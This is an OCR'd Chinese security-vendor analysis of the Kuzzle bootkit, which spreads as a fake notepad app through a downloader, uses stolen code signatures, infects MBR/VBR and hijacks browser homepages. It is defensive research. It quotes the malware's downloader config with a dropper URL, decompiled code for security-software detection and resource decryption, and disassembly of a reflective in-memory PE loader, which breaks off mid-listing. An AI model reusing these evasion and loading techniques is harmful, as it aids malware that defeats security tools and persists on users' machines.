
火绒安全
www.huorong.cn

恶性病毒 Kuzzle”攻破”安全厂商白名单

用户重装系统也难以清除



目录

一、 概述

近日，火绒安全团队截获恶性病毒“Kuzzle”，该病毒感染电脑后会劫持浏览器首页牟利，同时接受病毒作者的远程指令进行其他破坏活动。“Kuzzle”拥有非常高的技术水平，采用多种手段躲避安全软件的查杀，甚至盗用知名安全厂商的产品数字签名，利用安全软件的“白名单”的信任机制来躲避查杀。更严重的是，用户即使重装系统也难以清除该病毒，使用户电脑长期处于被犯罪团伙的控制之下。

据火绒安全团队分析，“Kuzzle”通过下载站的高速下载器推广传播，下载器会默认下载携带病毒的“云记事本”程序。电脑感染病毒后，浏览器首页会被劫持，谷歌、火狐、360 等多款主流浏览器都会被修改为 hao123 导航站。

火绒安全团队通过技术溯源发现，“Kuzzle”采用多种技术手段躲避安全软件的查杀，其中就包括盗用知名安全厂商北信源公司的数字签名。当安全软件检测到该数字签名时，会将其误认为是北信源产品，自动放过病毒，不进行查杀。由于现在行业内的安全软件大多过度倚重白名单技术，病毒通过“盗用文件签名”，即可将攻破这些安全软件的信任漏洞，轻松攻入电脑。

“Kuzzle”通过篡改电脑系统中的主引导记录（MBR）和卷引导记录（VBR），在不修复主引导区情况下，用户即使重装系统也无法根除。火绒工程师表示，近几年，通过 MBR、VBR 感染进行深度技术对抗的病毒和流氓软件逐渐增多，流氓软件已完全病毒化，越来越多的使用病毒技术，其手段强劲、性质恶劣，对用户的危害甚至超过传统病毒。

目前，“火绒安全软件”已升级病毒库，率先拦截、查杀“Kuzzle”病毒。对于已经感染该病毒的非火绒用户，可以下载使用“火绒专杀工具”彻底查杀该病毒。

二、 “Kuzzle”通过下载器感染用户计算机 MBR 和 VBR

Bootkit 病毒“Kuzzle”伪装成正规软件“云记事本”，利用国内几大知名下载站的高速下载器进行推广传播。“Kuzzle”使用两个有效数字签名应用和驱动程序，利用“白名单信任漏洞”躲避安全软件防御，加载病毒代码。“Kuzzle”病毒作者利用两个有效签名制作了“Kuzzle”病毒的加载模块。被利用的两个有效数字签名分别是”Beijing VRV Software Corporation Limited.”和”南京鸿思信息技术有限公司”。

通过分析我们认为，这两个有效签名的程序并不是传统的“白文件利用”。而且我们怀疑北信源的有效数字签名被黑客窃取或通过其它方式泄露，具体论证详见下文分析。

在病毒分析过程中，我们发现该病毒有很强的隐蔽性，除签名程序的版权信息伪装和正常程序无异，病毒作者甚至还模拟了正常软件应有的功能、并将恶意代码暗藏其中，如果不是详细分析很难察觉签名模块中包含的病毒功能。


“云记事本”利用有效数字签名的程序，内存加载病毒下载器和病毒安装器的攻击流程是通用的，病毒作者可以通过调整云控代码，下发任意功能模块到用户电脑执行任意恶意行为。目前我们看到的是通过云控代码，感染用户计算机的 MBR 和 VBR，主要行为是篡改浏览器主页、劫持导航网站到”https://www.hao123.com/?tn=9******1_hao_pg”。

“Kuzzle”的“Bootkit”模块感染模块兼容 XP、Win7、Win10 等主流操作系统，通过感染计算机 MBR 和 VBR 驻留在用户系统中，还通过 Hook 磁盘读写钩子对抗杀软查杀。另外，即使用户察觉浏览器异常，重装系统也无法彻底清除“Kuzzle”。

“Kuzzle”隐蔽性比之前的被曝光的“暗云”和“异鬼”等 Bootkit 更强，病毒用到的全部数据文件都加密存放在用户硬盘，只有在病毒运行时才会在内存解密后加载，整个

攻击流程病毒文件全程不落地。火绒安全实验室发现近期感染 MBR、VBR 技术病毒和流氓软件呈逐渐增多的趋势，而且下载站已经成为流氓软件和病毒的重要传播渠道。


“Kuzzle“病毒完整的攻击流程如下图所示：



“Kuzzle” 病毒的攻击流程

1. 通过下载器推广 “Kuzzle”

火绒安全实验室发现，某款”高速下载器”推广程序中包含恶性 Bootkit 病毒“Kuzzle”。该病毒“伪装”成名为“云记事本”的正常应用。为了达到欺骗效果，安装后的”云记事本”还提供文本编辑功能，如果用户直接启动“云记事本”安装程序，则不会下载执行病毒代码。



下载器推广病毒 “云记事本”


但是使用“高速下载器”在后台安装时，“下载器”会根据网络上配置的文件”kpazq5.ini”为”云记事本”安装程序添加安装参数”-silent”。

kpazq5.ini

```
[kplnk5]
name=云记事本
lnk=http://www.shouzi123.com/calsp_820.exe
exe=calsp_820.exe
arg=-silent
```

配置文件

“云记事本”安装程序会判断启动参数。安装程序根据该标志位执行不同流程，如果使用参数”-silent”启动，就会执行病毒下载和安装流程，如下图所示：



病毒安装流程

安装程序在执行病毒下载流程时，会检测用户计算机是否包含“ksafesvc.exe”和“baidusdsvc.exe”两个进程，如果存在任意一个进程，安装程序就会设置标志位“g_bflags”（如下图所示）。该标志位决定安装包释放的“病毒下载器”文件“net.dat”，是由“云记事本”安装包加载，还是由另一个带有有效数字签名“pdfsvr.exe”程序加载，这样做的目的是为了利用这些安全软件的“白名单信任漏洞”。

```
HANDLE find_procname_set_bflags()
{
  HANDLE result; // eax@1
  void *v1; // esi@1
  BOOL i; // eax@2
  PROCESSENTRY32 pe; // [sp+4h] [bp-138h]@2
  int v4; // [sp+12Ch] [bp-10h]@3
  int v5; // [sp+138h] [bp-4h]@3

  g_bflags = 0;
  result = CreateToolhelp32Snapshot(2u, 0);
  v1 = result;
  if ( result != (HANDLE)-1 )
  {
    pe.dwSize = 296;
    for ( i = Process32First(result, &pe); i; i = Process32Next(v1, &pe) )
    {
      lstrlen(pe.szExeFile);
      v5 = 0;
      mbslwr(&v4);
      if ( !(g_bflags & 8) )
      {
        if ( *(_DWORD *)(v4 - 8) == 12
          && *(_BYTE *)(v4 + 10) == 'x'
          && *(_BYTE *)(v4 + 3) == 'f'
          && *(_BYTE *)(v4 + 8) == '.'
          && *(_BYTE *)(v4 + 7) == 'c'
          && *(_BYTE *)(v4 + 5) == 's'
          && *(_BYTE *)v4 == 'k'
          && *(_BYTE *)(v4 + 2) == 'a'
          && *(_BYTE *)(v4 + 6) == 'v'
          && *(_BYTE *)(v4 + 9) == 'e'
          && *(_BYTE *)(v4 + 4) == 'e'
          && *(_BYTE *)(v4 + 1) == 's'
          && *(_BYTE *)(v4 + 11) == 'e' )       // ksafesvc.exe
        {
          g_bflags |= 8u;
        }
        if ( *(_DWORD *)(v4 - 8) == 14
          && *(_BYTE *)(v4 + 9) == 'c'
          && *(_BYTE *)(v4 + 1) == 'a'
          && *(_BYTE *)(v4 + 10) == '.'
          && *(_BYTE *)(v4 + 3) == 'd'
          && *(_BYTE *)(v4 + 7) == 's'
          && *(_BYTE *)(v4 + 5) == 's'
          && *(_BYTE *)(v4 + 6) == 'd'
          && *(_BYTE *)(v4 + 4) == 'u'
          && *(_BYTE *)v4 == 'b'
          && *(_BYTE *)(v4 + 8) == 'v'
          && *(_BYTE *)(v4 + 2) == 'i'
          && *(_BYTE *)(v4 + 11) == 'e' )       // baidusdsvc.exe
        {
          g_bflags |= 8u;
        }
      }
      v5 = -1;
      sub_421628(&v4);
    }
    result = (HANDLE)CloseHandle(v1);
  }
  return result;
}
```


检测金山和百度

“pdfsvr.exe”的有效数字签名如下图所示：

pdfsvr.exe 的数字签名

2. 安装包分析

“云记事本”安装程序”calsp_820.exe”是一个病毒释放器，程序包含四个类型为 IMAGEFILE 的资源文件，如下图：



calsp_820.exe 资源文件

这些资源文件和病毒释放器释放的文件对应关系如下表，后文会对文件有详细分析。

资源名称	对应文件名	文件说明
IMAGEFILE\144\2052	setup.dat	云记事本程序 cab 压缩包
IMAGEFILE\145\2052	upsoar.ini	云记事本配置文件
IMAGEFILE\151\2052	pdfsvr.exe	描述为”龙易 PDF 升级维护服务”，携带有效数字签名”南京鸿思信息技术有限公司”的病毒加载器
IMAGEFILE\155\2052	net.dat	加密存放的病毒下载器

资源文件说明

病毒释放器”calsp_820.exe”在释放以上资源时才会还原原始资源文件头 4 个字节，如下图：

```
int __cdecl write_res_file(LPCSTR lpFileName, DWORD NumberOfBytesWritten, int a3)
{
  HRSRC v3; // edi@1
  signed int v4; // esi@1
  HGLOBAL v5; // eax@4
  LPVOID Res_Head; // edi@5
  HANDLE v7; // ebx@6
  DWORD nNumberOfBytesToWrite; // [sp+Ch] [bp-10h]@3

  v3 = FindResourceA(hModule, (LPCSTR)(unsigned __int16)NumberOfBytesWritten, Type);
  v4 = 0;
  if ( v3 )
  {
    nNumberOfBytesToWrite = SizeofResource(hModule, v3);
    if ( nNumberOfBytesToWrite )
    {
      v5 = LoadResource(hModule, v3);
      if ( v5 )
      {
        Res_Head = LockResource(v5);
        if ( Res_Head )
        {
          v7 = CreateFileA(lpFileName, 0xC0000000, 0, 0, 2u, 0x80u, 0);
          if ( v7 != (HANDLE)-1 )
          {
            NumberOfBytesWritten = 0;
            if ( a3 )
              *(_DWORD *)Res_Head = ~*(_DWORD *)Res_Head;// 还原文件头;
            if ( WriteFile(v7, Res_Head, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) )
            {
              SetEndOfFile(v7);
              v4 = 1;
            }
            CloseHandle(v7);
          }
        }
      }
    }
  }
  else
  {
    GetLastError();
  }
  sub_421628(&lpFileName);
  return v4;
}
```

还原文件前 4 个字节


病毒释放器中不同资源文件的详细分析：

1. IMAGEFILE\144\2052 资源对应文件 setup.dat，该文件还原之后是 Notepad2CN 的 cab 自解压包。

setup.dat 文件

2. IMAGEFILE\145\2052 资源对应文件 upsoar.ini 文件，是”云记事本”的配置文件。
3. IMAGEFILE\151\2052 资源对应文件 pdfsvr.exe，” pdfsvr.exe”有”南京鸿思信息技术有限公司”的有效数字签名，详细信息描述为”龙易 PDF 升级维护服务” ，但是在网络中我们找不到该程序相关信息。安装包启动检测到系统存在 ksafesvc.exe 和

baidusdsvc.exe 这两个进程后，才会释放” pdfsvr.exe” ，并且使用” /service” 参数执行。如下图：



带参数启动 pdfsvr.exe 文件


4. IMAGEFILE\155\2052 资源对应文件 “net.dat “，是一个加密的二进制文件。还原后就是安装包中最关键的病毒下载器程序。 “net.dat “被安装程序” calsp_820.exe” 或者” pdfsvr.exe” 在内存解密后执行病毒代码，完成后续的 “Kuzzle” 下载和安装流程。解密后的 net.dat 文件全程不落地，只在内存中出现，通过调试手段保存后的文件，信息如下图：


net.dat.exe 属性
常规
兼容性
安全
详细信息
以前的版本
属性
值
说明
文件说明 germnet Microsoft 基础类应用程序
类型 应用程序
文件版本 1.0.0.1
产品名称 germnet 应用程序
产品版本 1, 0, 0, 1
版权 版权所有 (C) 2013
大小 52.0 KB
修改日期 2017/7/30 13:23
语言 中文(简体，中国)
原始文件名 germnet.EXE
删除属性和个人信息
确定
取消
应用(A)

net.dat 文件

3. 病毒下载器加载流程分析

云记事本安装包“calsp_820.exe”和龙易 PDF 升级维护服务程序”pdfsvr.exe”使用相同的解密 Key”0x3B”，还原同为 0x270 的 ShellCode 代码，解密后的 ShellCode 代码完全相同，主要负责在内存中加载、解密病毒释放器释放的”net.dat”文件，调用解密后的 PE 入口点。还原 ShellCode 的代码如下：



相同的 ShellCode 代码

内存中的 ShellCode 负责加载和解密“net.dat“文件的代码如下：

```
seg000:00000210 ; =============== S U B R O U T I N E =======================================
seg000:00000210
seg000:00000210
seg000:00000210 loadPE  proc near
seg000:00000210
seg000:00000210 var_4   = dword ptr -4
seg000:00000210 arg_0   = dword ptr  4
seg000:00000210
seg000:00000210         push    ecx
seg000:00000211         push    ebx
seg000:00000212         push    ebp
seg000:00000213         push    esi
seg000:00000214         mov     esi, [esp+10h+arg_0]
seg000:00000218         push    edi
seg000:00000219         push    0
seg000:0000021B         mov     eax, [esi+8]                    ; net.dat文件路径
seg000:0000021E         push    0
seg000:00000220         push    3
seg000:00000222         push    0
seg000:00000224         push    1
seg000:00000226         push    80000000h
seg000:0000022B         push    eax
seg000:0000022C         call    dword ptr [esi+10h]             ; CreateFileA
seg000:0000022F         mov     ebx, eax
seg000:00000231         cmp     ebx, 0FFFFFFFFh
seg000:00000234         jnz     short open_success
seg000:00000236         pop     edi
seg000:00000237         pop     esi
seg000:00000238         pop     ebp
seg000:00000239         or      eax, eax
seg000:0000023B         pop     ebx
seg000:0000023C         pop     ecx
seg000:0000023D         retn    4
seg000:00000240 ; ---------------------------------------------------------------------------
seg000:00000240
seg000:00000240 open_success:                                   ; CODE XREF: loadPE+24↑j
seg000:00000240         push    0
seg000:00000242         push    ebx
seg000:00000243         call    dword ptr [esi+14h]             ; GetFileSize
seg000:00000246         mov     ebp, eax
seg000:00000248         push    40h ; '@'
seg000:0000024A         push    1000h
seg000:0000024F         push    ebp
seg000:00000250         push    0
seg000:00000252         call    dword ptr [esi+28h]             ; VirtualAlloc
seg000:00000255         lea     ecx, [esp+14h+arg_0]
seg000:00000259         push    0
seg000:0000025B         mov     edi, eax
seg000:0000025D         push    ecx
seg000:0000025E         push    ebp
seg000:0000025F         push    edi
seg000:00000260         push    ebx
seg000:00000261         mov     [esp+28h+arg_0], 0
seg000:00000269         call    dword ptr [esi+18h]             ; ReadFile
seg000:0000026C         push    ebx
seg000:0000026D         mov     [esp+18h+var_4], eax
seg000:00000271         call    dword ptr [esi+1Ch]             ; CloseHandle
seg000:00000274         mov     eax, [esp+14h+var_4]
seg000:00000278         test    eax, eax
seg000:0000027A         jnz     short read_success
seg000:0000027C         push    8000h
seg000:00000281         push    0
seg000:00000283         push    edi
seg000:00000284         call    dword ptr [esi+2Ch]
seg000:00000287         pop     edi
seg000:00000288         pop     esi
seg000:00000289         pop     ebp
seg000:0000028A         or      eax, 0FFFFFFFFh
seg000:0000028D         pop     ebx
seg000:0000028E         pop     ecx
seg000:0000028F         retn    4
seg000:00000292 ; ---------------------------------------------------------------------------
seg000:00000292
seg000:00000292 read_success:                                   ; CODE XREF: loadPE+6A↑j
seg000:00000292         push    ebp
seg000:00000293         push    edi
seg000:00000294         push    esi
seg000:00000295         call    decrpyt
seg000:0000029A         add     esp, 0Ch
seg000:0000029D         cmp     word ptr [edi], 'ZM'
seg000:000002A2         jz      short is_MZ
seg000:000002A4         pop     edi
seg000:000002A5         pop     esi
seg000:000002A6         pop     ebp
seg000:000002A7         or      eax, 0FFFFFFFFh
seg000:000002AA         pop     ebx
seg000:000002AB         pop     ecx
seg000:000002AC         retn    4
seg000:000002AF ; ---------------------------------------------------------------------------
seg000:000002AF
seg000:000002AF is_MZ:                                          ; CODE XREF: loadPE+92↑j
seg000:000002AF         push    edi
seg000:000002B0         push    esi
seg000:000002B1         call    copy_section
seg000:000002B6         add     esp, 8
seg000:000002B9         mov     ebx, eax
seg000:000002BB         push    8000h
seg000:000002C0         push    0
seg000:000002C2         push    edi
seg000:000002C3         call    dword ptr [esi+2Ch]             ; VirtualFree
seg000:000002C6         push    ebx
seg000:000002C7         push    esi
seg000:000002C8         call    fix_imp
seg000:000002CD         mov     edx, [esi+4]
seg000:000002D0         add     esp, 8
seg000:000002D3         test    eax, eax
seg000:000002D5         mov     [ebx+14h], edx
seg000:000002D8         jnz     short fix_imp_success
seg000:000002DA         pop     edi
seg000:000002DB         pop     esi
seg000:000002DC         pop     ebp
